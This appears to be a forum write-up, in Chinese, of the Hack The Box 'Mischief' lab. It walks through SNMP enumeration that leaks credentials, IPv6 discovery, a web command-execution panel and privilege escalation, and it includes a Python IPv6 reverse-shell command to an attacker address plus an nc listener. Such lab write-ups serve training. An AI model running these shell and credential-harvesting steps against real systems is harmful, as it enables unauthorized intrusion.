

靶机链接：<https://www.hackthebox.eu/home/machines/profile/145>

1、nmap -sC -sV -p- -v -Pn 10.10.10.92

第一次扫描没有扫出3366，后面尝试-p-扫描全端口扫出

扫描出22、3366（需要认证登陆）

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
|   256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
|_  256 3f:1c:77:93:5c:c0:6c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
3366/tcp  open  caldav   Radicale calendar and contacts server (Python BaseHTTPServer)
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=Test
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: SimpleHTTP/0.6 Python/2.7.15rc1
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2、没啥线索，再尝试扫描udp端口

nmap -sU -v 10.10.10.92

扫描出snmp服务，尝试获取一些信息

```
Host is up (0.28s latency).
Not shown: 999 open|filtered ports
PORT      STATE SERVICE
161/udp   open  snmp
```

3、两种方式收集snmp信息

A方式通过snmpwalk .1.3.6xxxxxx这一串代表OID，输入特定的OID可以收集到特定的信息，例如这个收集IP地址信息，也可以去掉OID枚举所有的信息。

A : snmpwalk -v2c -c public 10.10.10.92 1.3.6.1.2.1.4.34.1.3

```
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.92 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.185.242.143 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.185.242.143 = INTEGER: 2
```

222.173.190.239.0.0.0.0.2.80.86.255.254.185.141.13

B : snmp-check 10.10.10.92 -c public

[\*] System information:

```
Host IP address      : 10.10.10.92
Hostname             : Mischief
Description          : Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
Contact              : Me <me@example.org>
Location             : Sitting on the Dock of the Bay
Uptime snmp          : 05:27:58.31
Uptime system        : 05:27:42.34
System date          : 2019-1-14 03:35:02.0
```

[\*] Processes:

578	runnable	cron	/usr/sbin/CRON	-f
582	running	snmpd	/usr/sbin/snmpd	-Lsd -Lf /dev/null -u Debian-snmp -g
601	runnable	polkitd	/usr/lib/policykit-1/polkitd	--no-debug
621	runnable	sh	/bin/sh	-c /home/loki/hosted/webstart.sh
625	runnable	sh	/bin/sh	/home/loki/hosted/webstart.sh
626	runnable	python	python	-m SimpleHTTPAuthServer 3366 loki:god

5、得到2个线索

线索1：可以看到222.173.190.239.0.0.0.0.2.80.86.255.254.185.242.143这一串是IPV6十进制地址。我们转换成十六进制dead:beef:00:00:250:56ff:feb9:f28f

这里还可以使用Enyx去枚举IPV6地址  
git clone <https://github.com/trickster0/Enyx.git>  
python enyx.py 2c public 10.10.10.92

```
#####
#
#           #####      ##      # #      # #      #
#           #          # #      # #      # #      #
#           #####      # #      ##      ##
#           #          # #      ##      # #
#           #####      ##      ##      # #
#
#                               SNMP IPv6 Enumerator Tool
#
#                               Author: Thanasis Tserpelis aka Trickster0
#
#####
```

```
[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback -> 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local -> dead:beef:0000:0000:0250:56ff:feb9:f28f
[+] Link Local -> fe80:0000:0000:0000:0250:56ff:feb9:f28f
```


线索2：SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/  
这一串是3366端口的进程信息，可以看到一串loki:godofmischiefisloki，可以用来登陆3366服务。  
登陆后得到两个账号密码，尝试登陆ssh，并没有什么效果。

← → ↻ 🏠 ⓘ 不安全 | 10.10.10.92:3366

🌐 应用 🌐 Debian.org 🌐 Latest News 🌐 Help

Credentials:

Username	Password
loki	godofmischiefisloki
loki	trickeryanddeceit



6、针对IPV6进行扫描

nmap -6 -sV dead:beef:00:00:250:56ff:feb9:f28f

```
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

我们可以通过[http://\[dead:beef:00:00:250:56ff:feb9:f28f\]](http://[dead:beef:00:00:250:56ff:feb9:f28f]) 去访问ipv6的80端口  
这里出现了一个登陆页面

## Command Execution Panel

# Login

Enter your username

and password

提交



7、我们使用之前得到的账号密码登陆一下看，发现无法登陆，尝试更换用户名登陆，root、admin、administrator。最后administrator/trickeryanddeceit登陆成功

看图提示说，密码在主目录中，是一个名为credentials文件

执行python --version; 发现没有回显，但是提示是运行成功的。

再尝试一下将标准错误输出重定向到标准输出2>&1

python --version 2>&1;

返回python 2.7.15

回显命令执行成功，那我们使用python弹shell吧

## Command Execution Panel

Welcome administrator

[Logout?](#)

Command:

ping -c 2 127.0.0.1

Execute

In my home directory, i have my password in a file called credentials, Mr Admin

Command was executed succesfully!



在kali下执行监听IPV6

nc -6nlvp 4444

在靶机命令输入框输入python socket弹shell命令

dead:beef:2::1319 这一串是kali (攻击机) ipv6的地址

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::1319",4444))
```

使用python PTY生成伪终端

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

8、然后在home/loki/目录下找到凭证

```
cat credentials
```

```
pass: lokiisthebestnorsegod
```

```
[dead:beef::250:56ff:feb9:f28f]
```

Latest News  Help


Command Execution Panel

Welcome administrator

[Logout?](#)  
Command:

```
python -c 'import socket,subprocess,os;s=socket.s
```

Execute



然后使用凭证内容通过ssh loki@10.10.10.92登陆，密码lokiisthebestnorsegod

cat user.txt 拿到flag

9、尝试获取root.txt

在ssh登陆状态下查看历史记录

cat ~/.bash\_history

```
python -m SimpleHTTPAuthServer loki:lokipasswordmischieftrickery
exit
free -mt
ifconfig
cd /etc/
sudo su
su
exit
su root
ls -la
sudo -l
ifconfig
id
cat .bash_history
nano .bash_history
exit
```

loki用户不支持su操作。

尝试在kali下nc接收的www-data权限是否可以执行

su 输入密码lokipasswordmischieftrickery，这个是在历史命令看到的

```
www-data@Mischief:/var/www/html$ su
su
Password: lokipasswordmischieftrickery

root@Mischief:/var/www/html# cat ./root/root.txt
cat ./root/root.txt
cat: ./root/root.txt: No such file or directory
root@Mischief:/var/www/html# su
su
root@Mischief:/var/www/html# cd ~
cd ~
root@Mischief:~# cat /root/root.txt
cat /root/root.txt
The flag is not here, get a shell to find it!
root@Mischief:~#
```

这里无法通过这种办法cat root.txt ,上面说是要进行提权。但是我已经是root权限了，所以恶作剧靶机。。。。  
查找一下发现/usr/lib/gcc/x86\_64-linux-gnu/7/root.txt存在flag  
find / -name root.txt

```
/usr/lib/gcc/x86_64-linux-gnu/7/root.txt
/root/root.txt
```

- 点击收藏 | 0 关注 | 1
- [上一篇：圣诞老人的ELFs：在没有exec...](#) [下一篇：圣诞老人的ELFs：在没有exec...](#)
1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)